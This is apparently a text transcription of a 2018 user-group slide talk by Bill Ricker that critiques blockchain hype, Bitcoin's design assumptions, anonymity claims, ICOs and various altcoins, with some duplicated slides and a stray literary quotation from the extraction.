What is “The Blockchain”

And Why should I Care?

Bill Ricker

BLU 2018-05-16

Terminology

- **Bitcoin** was the first “**CryptoCoin**”
  - Bitcoin built on Blockchain
- A **CryptoCurrency** (or informally **CryptoCoin**)
  - is a <u>token</u> pseudo-currency using (any) digital cryptographic technology for fraud control / authenticiy
  - instead of engravings, paper, holofoil
  - Many different implementations ...
- **Blockchain** is a
  - **distributed ledger**
  - that uses PK digital signature (but not the common PKI)
  - to append a block
  - to a chain of blocks,
  - which is then published

“The Blockchain”


is the newest new age techno magic

Beware when a general concept with multiple implementations / meanings is used as a singleton
“The Word”
or invoked as a cure-all.

it’s a sign of magical thinking.

Blockchain

- Word is used for all sorts of things only vaguely related.
- Public, distributed Ledger
  - implemented as
    - A set of Blocks, arranged as a sequence, using a chained cryptographic hash
  - Usually implies one or more of
    - Tamper-proof (resistant, evident)
    - Censor-proof (resistant, evendent)
    - Non-repudiable Transactions
- New transaction requires
  - searching the whole ledger to verify pre-conditions
  - Getting a notary to digitally sign whole ledger including a new block including the new new transaction(s)
  - And expect other notaries to accept that is the official next block.



“If I'd meant that, I'd have said it,” said Humpty Dumpty.

Alice didn't want to begin another argument, so she said nothing,

“Seven years and six months!” Humpty Dumpty repeated thoughtfully. “An

Refutation of Blockchain

“Distributed Ledger”

- Blockchain is not required to implement a distributed ledger.
  - Distributed DB is known tech,
  - N-way commit and Byzantine Generals does not in general require scan/hashing 167GB.

“No Central Authority”

- Simpler solutions with PKI exist
  - if short list of publicly transparent authorities (Institutions) acceptable.
    - And most commercial applications have them

“No Mandatory Transaction Fees”

- BTC Fees will eventually be worse than MasterCard,
- already higher if you want *fast* inclusion in Blockchain
- Commercial blockchain notaries will indeed have fees

“Immutable Permanent Record”

- Permanent write-once historical record possible with lighter weight PKI tooling
  - (assuming named authorities politically acceptable)

“Irrefutable event logging”

- Public PKI notary is lighter weight, choice of entities
  - though anonymous payment problematic

“Anonymity”

- oversold
  - public ledger exposes network of connections, transactions, and timestamps
  - correlate with traffic logs, etc

Blockchain Applications?

- Non-currency Blockchain applications are same technology as Git, but branded so VCs will throw money at you.
- I have yet to see a practical application of shared-ledger "The Blockchain" technology that wasn't better served by
  - simply signed data in a QR-code (for say Romaine batch tracking)
    - Or just a QR code and text date, plant and batch number
  - or a central service (e.g. SWIFT financial network).
- ApplePay *etc* just works at coffeeshops
  - and they don't have to wonder if the Blockchain will unwind the transaction an hour later.
- EverLedger/BigChainDB provenance tracking applications ((non)conflict diamonds, future-collectible wine) are interesting
  - proprietary tooling, VC-backed startup (or two),
    - not avoiding a SPOF/Authority, just changing where it is.
  - likely creates oligopoly / bar to entry

CryptoCoins

- BitCoin was only the first (and biggest) …
- There are many other “currencies” making extraordinary claims ...

CryptoCoins

- The only thing that creeps out us old INFOSEC hands more than misusing "Cyber" (short for Cybernetic) to mean INFOSEC is shortening CryptoCoins to Crytpo.
- That's worse than shortening Motorcycle-crosscountry to Motocross to Moto.
- “Crypto” is short for Cryptography & Cryptanalysis
    - Anyone who uses “Crypto” otherwise is selling something of which they do not have adequate understanding.

BitCoin (BTC)

- BitCoin is
  - an unofficial (*non-Sovereign*) currency
  - a software stack & infrastructure
  - a community of interest
  - a “new paradigm” (*uh oh*)
- Just like Gold, BitCoin are “Mined”.

BitCoin Design Goals

- Trust no Institutions and Governments
- Trust instead majority of (anonymous) miners
- democratic: anyone can become a miner
- miners rewarded for computation
- Assumption: the set of honest miners will have more compute power than any set of dishonest miners
- Assumption: no forking the code
- Immune to "econonomic censorship"
- Frictionless exchange (no/low fees)

BitCoin Design Goals


- Trust no Institutions and Governments
- Trust instead majority of (anonymous) miners
- democratic: anyone can become a miner
- miners rewarded for computation
- Assumption: the set of honest miners will have more compute power than any set of dishonest miners
- Assumption: no forking the code
- Immune to "econonomic censorship"
- Frictionless exchange (no/low fees)

- If one Bloc of miners had Majority of resources, could undo/rewrite history, double-spend money; short term profit and then collapse.
  - large blocs of miners now have plurality of compute
  - nation-state could afford massive miner farms, so assumption is not obviously true today.
- Anonymity rather limited.
- Scalability: to validate a transaction, must scan entire chain for duplicate coin
- Expensive in terms of compute power used, electrical & HVAC power used (climate & resources), and network bandwidth between miners.
- Network of miners must recover from netsplit / blockchain forks. Longest competing chain wins.
- TOO SLOW FOR REAL FINANCE.
- Reward halved ~ every 4 years. Reward will be negligible eventually, which will force transaction fees skyward.
- Limited total # of Bitcoins. 75%-80% already mined, 25-30% LOST

Does BitCoin Deliver?

- Frauds have happened; trust failures.
  - Can I trust something structured as a Ponzi pyramid?
- Anti-Money-Laundering laws are being applied to BitCoin / CryptoCoin exchanges.
- Financial Exchange registration and Fiduciary responsibility laws may be applied to exchanges also - in part due to frauds and failures.
- Anonymity looks good but fails
  - Every transaction recorded as in public world-readable ledger!
  - Payer and Payee identified as public keys
  - Coins typically split on every transaction
  - Traffic Analysis / Meta-data snooping !
- Notary cost proportional to mining cost: Transaction overhead started low when new coins easy to mine, much lower than Money Wire or brokerage commission, but now rather higher.
- Is proof-of-work really a store of value? it only proves electricity was expended


Mobile Blockchain ???



- Mobile eWallet Clients use Lightweight nodes
  - thus must delegate checking entire 167GB blockchain to several trusted full nodes.
    - (Doubled size since Dec.2016; growing 50GB/year)
  - “Trust no one” much?
  - No Central Authority has reduced to Pick several Authorities
    - and hope they're not colluding against you.
  - If you're going to delegate to several trusted full nodes, might as well have several trusted Institutions.
    - Aka “Articulated Trust” which along with “Byzantine Generals” is a solved problem.
- HTC pre-announces a “Blockchain handset”
  - likely to be a dandy pocket warmer !

Other Coins and ICOs

- Some of the newer Coins have
  - avoided some of the problems of BTC
  - solve different problems than BTC
  - But …
- Hundreds of defunct coins listed in Dead Coin lists
  - ICOs
  - Jokes
  - Scams
  - Abandoned(check all that apply)




Cryptocurrency market capitalizations 2017.10.18

Source coinmarketcap.com

WikiMedia Creative Commons CC0 1.0 Universal Public Domain Dedication

Other Coins and ICOs

- Initial Coin Offering: Private cryptocoin tokens
  - Issued to be bought, not Mined
  - that are irredeemable until something happens someday
  - much like Startups private stock offering to VC and Angels
  - but without SEC requirement that only qualified investors can buy them
  - even less guarantee that “something” ever happens, will ever be valuable
  - May share few attributes with BTC



Cryptocurrency market capitalizations 2017.10.18

Source coinmarketcap.com


WikiMedia Creative Commons CC0 1.0 Universal Public Domain Dedication

Other Coins and ICOs

Which are solving what problem for whom?

- Non-sovereign currency
- Joke Coins
- Self Executing Contracts
- Crowd-funding Get-rich Scam (Pyramid / Ponzi)
- Democratic mining vs ICO issuance

- BitConnect collapsed
  - has been labeled by regulators as a Pyramid / Ponzi scheme.
- BlockOne / EOS
  - raising $1Bn in ICO
  - with no product
  - states token "has no purpose"
  - WTF?
- SEC considering whether ETH should be classed as a Security (and thus regulated).
  - CryptoCoin news sources promoting that won't happen
  - but priced dropped when probe announced, would drop again if regulation announced?
- ETH forked ETH Classic




WikiMedia Creative Commons CC0 1.0 Universal Public Domain Dedication

Practically Every Cryptocurrency is "Me Too" with some riff...

- There are lots of cryptocurrencies...
  - But in many ways they act the same: A public ledger structure and (perhap a purported decentralized nature
- Litecoin:
  - Bitcoin with a catchy slogan
- Dogecoin:
  - Bitcoin with a cool joke
- Ripple:
  - (Centralized) Bitcoin with an ***unrelated*** settlement structure
- IOTA:
  - (Centralized) Bitcoin but with trinary math 🤷‍♂️ and roll-thy-own cryptography 🤦🏼‍♂️?!?!
- Monero:
  - Bitcoin with some better pseudonymity
- Zcash:
  - Bitcoin with ***real*** anonymity
- Ethereum:
  - Bitcoin with "~~smart contracts~~", unlicensed securities and million dollar bug bounties

Other Coins and ICOs

